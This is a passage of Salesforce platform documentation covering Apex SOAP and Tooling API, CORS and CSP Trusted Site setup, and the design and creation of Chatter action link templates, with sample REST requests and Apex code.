Use Apex SOAP API when you want to expose Apex methods as SOAP web service APIs so that external applications can access your code through SOAP.

Apex SOAP API supports both OAuth 2.0 and Session ID for authorization.

When to Use Tooling API

Use Tooling API to integrate Salesforce metadata with other systems. Metadata types are exposed as sObjects, so you can access one component of a complex type. This field-level access speeds up operations on complex metadata types. You can also build custom development tools for Force.com applications. For example, use Tooling API to manage and deploy working copies of Apex classes and triggers and Visualforce pages and components. You can also set checkpoints or heap dump markers, execute anonymous Apex, and access logging and code coverage information.

REST and SOAP are both supported.

Use CORS to Access Supported Salesforce APIs, Apex REST, and Lightning Out

Apex REST, Bulk API, Chatter REST API, Lightning API, Lightning Out, REST API, and Wave REST API support CORS (cross-origin resource sharing). To access these APIs from JavaScript in a web browser, add the origin serving the script to the CORS whitelist.

CORS is a W3C recommendation that enables web browsers to request resources from origins other than their own (cross-origin request). For example, using CORS, a JavaScript script at `https://www.example.com` could request a resource from `https://www.salesforce.com`.

If a browser that supports CORS makes a request to an origin in the Salesforce CORS whitelist, Salesforce returns the origin in the `Access-Control-Allow-Origin` HTTP header, along with any additional CORS HTTP headers. If the origin is not included in the whitelist, Salesforce returns HTTP status code 403.

1. From Setup, enter *CORS* in the `Quick Find` box, then select **CORS**.
2. Select **New**.
3. Enter an origin URL pattern.

   The origin URL pattern must include the HTTPS protocol (unless you're using your localhost) and a domain name and can include a port. The wildcard character (*) is supported and must be in front of a second-level domain name. For example, `https://*.example.com` adds all subdomains of `example.com` to the whitelist.

   The origin URL pattern can be an IP address. However, an IP address and a domain that resolve to the same address are not the same origin, and you must add them to the CORS whitelist as separate entries.

Important: You must still pass an OAuth token with requests that require it.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited**

USER PERMISSIONS

To create, read, update, and delete:

- "Modify All Data"

Create CSP Trusted Sites to Access Third-Party APIs

The Lightning Component framework uses Content Security Policy (CSP) to control the source of content that can be loaded on a page. To use third-party APIs that make requests to an external (non-Salesforce) server, add the server as a CSP Trusted Site.

CSP is a Candidate Recommendation of the W3C working group on Web Application Security. The framework uses the `Content-Security-Policy` HTTP header recommended by the W3C. By default, the framework's headers allow content to be loaded only from secure (HTTPS) URLs and forbid XHR requests from JavaScript.

When you define a CSP Trusted Site, the site's URL is added to the list of allowed sites for the following directives in the CSP header.

- `connect-src`
- `frame-src`
- `img-src`
- `style-src`
- `font-src`
- `media-src`

This change to the CSP header directives allows Lightning components to load resources, such as images, styles, and fonts, from the site. It also allows client-side code to make requests to the site.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited**

USER PERMISSIONS

To create, read, update, and delete:

- "Customize Application" or "Modify All Data"

Important: You can't load JavaScript resources from a third-party site, even a CSP Trusted Site. To use a JavaScript library from a third-party site, add it to a static resource, and then add the static resource to your component. After the library is loaded from the static resource, you can use it as normal.

1. From Setup, enter *CSP* in the `Quick Find` box, then select **CSP Trusted Sites**.
   This page displays a list of any CSP Trusted Sites already registered, and provides additional information about each site, including site name and URL.
2. Select **New Trusted Site**.
3. Name the Trusted Site.
   For example, enter *Google Maps*.
4. Enter the URL for the Trusted Site.
   The URL must begin with `http://` or `https://`. It must include a domain name, and can include a port.

   Warning: The default CSP requires secure (HTTPS) connections for external resources. Configuring a CSP Trusted Site with an insecure (HTTP) URL is an anti-pattern, and compromises the security of your org.
5. Optional: Enter a description for the Trusted Site.
6. Optional: To temporarily disable a Trusted Site without actually deleting it, deselect the **Active** checkbox.
7. Select **Save**.

Note: CSP Trusted Sites affect the CSP header only for Lightning Component framework requests. To enable corresponding access for Visualforce or Apex, create a Remote Site.

CSP isn't enforced by all browsers. For a list of browsers that enforce CSP, see `caniuse.com`.

IE11 doesn't support CSP, so we recommend using other supported browsers for enhanced security.

SEE ALSO:

Configure Remote Site Settings

Lightning Components Developer Guide: Content Security Policy Overview

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.


An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal Edition**.

In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Chatter REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.



Important: Action links are a developer feature. Although you create action link templates in Setup, you must use Apex or Chatter REST API to generate action links from templates and add them to feed elements.

Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

SEE ALSO:

Chatter REST API Developer Guide: Working with Action Links

Apex Developer Guide: Working with Action Links


Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.


- Action Link Templates Overview
- Template Design Considerations
- Set the Action Link Group Expiration Time
- Define Binding Variables
- Set Who Can See the Action Link
- Use Context Variables

Action Link Templates Overview

Here's an action link group template in Setup:



Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the `Action URL`, the Item Number in the `HTTP Request Body`, and the OAuth token value in the `HTTP Header` field.



The Chatter REST API request to instantiate the action link group and set the values of the binding variables:

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

This is the Apex code that instantiates the action link group from the template and sets the values of the binding variables:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.

  See Set the Action Link Group Expiration Time.

- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.

  See Define Binding Variables.

- Determine who can see the action link when it's associated with a feed element.

  Set Who Can See the Action Link.

- Use *context variables* in the template to get information about the execution context of the action link.

  When the action link executes, Salesforce fills in the values and sends them in the HTTP request. See Use Context Variables.

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the `Hours until Expiration` field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Chatter REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the `Hours until Expiration` field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and `Hours until Expiration` work together when creating an action link group from a template:

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify `Hours until Expiration` in the template, the value of `Hours until Expiration` is used in the new action link group.
- If you don't specify `expirationDate` or `Hours until Expiration`, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

Important: Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

You can define binding variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of an action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.`***`key`***`}`.

The *`key`* supports Unicode characters in the predefined `\w` character class: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

This `Action URL` field has two binding variables:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This `HTTP Headers` field has two binding variables:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Chatter REST API:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
```

```
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Specify the binding variable keys and set their values in Apex:

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Tip: You can use the same binding variable multiple times in action link templates, and only provide the value once during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the `HTTP Request Body` field of one action link template, and again in the `HTTP Headers` of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility drop-down list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the `Custom User Alias` field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the `Custom User Alias` value **Invitee**:



When you instantiate the action link group, set the value just like you would set a binding variable:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
```

```
        }
    ]
}
```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

These are the available context variables:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.


For example, suppose you work for a company called Survey Example and you create an app for the Salesforce AppExchange called **Survey Example for Salesforce**. Company A has **Survey Example for Salesforce** installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a survey. Your Survey Example code uses Chatter REST API to create a feed item in Company A's Salesforce organization with the body text **Take a survey**, and an action link with the label **OK**.

This `UI` action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the `HTTP Request Body` or the `Action URL` for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the `Action URL` in the action link template:



Tip: Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:

```
https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Note: In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see Design Action Link Templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To create action link group templates:
- "Customize Application"

To create action link templates:
- "Customize Application"

1. From Setup, enter *`Action Link Templates`* in the `Quick Find` box, then select **Action Link Templates**.
2. Click **New**.
3. Enter the `Name` of the template. This name is displayed in the list of action link group templates.

   This is the only action link group template value you can edit after the action link group template has been published.
4. Enter the `Developer Name`. Use the Developer Name to refer to this template from code. It defaults to a version of the `Developer Name` without spaces. Only letters, numbers, and underscores are allowed.
5. Select the `Category`, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements.

   If an action link group template is Primary, it can contain up to three action link templates. If an action link group template is Overflow, it can contain up to four action link templates.
6. Select the number of `Executions Allowed`, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
7. (Optional) Enter the `Hours until Expiration`, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760.

   See Set the Action Link Group Expiration Time.
8. Click **Save**.
9. Click **New** to create an action link template.

   The action link template is automatically associated with an action link group template in a master-detail relationship.
10. Select the `Action Type`.

    Values are:

    - `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
    - `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
    - `Download`—The action link downloads a file from the action URL.
    - `Ui`—The action link takes the user to a Web page at the action URL.

11. Enter an `Action URL`, which is the URL for the action link.

    For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.

    Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain binding variables in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Chatter REST API example, which sets the value of `itemId` to `8675309`.

    ```
    POST /connect/action-link-group-definitions

    {
         "templateId" : "07gD00000004C9r",
         "templateBindings" : [
            {
               "key":"itemId",
               "value": "8675309"
            }
         ]
    }
    ```

    This field can also contain context variables. Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID of the user who clicked on the action link to take a survey to the server hosting the survey.

    ```
    actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
    ```

12. Enter the `HTTP Method` to use to make the HTTP request.
13. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter an `HTTP Request Body`.

    This field can contain binding variables and context variables.

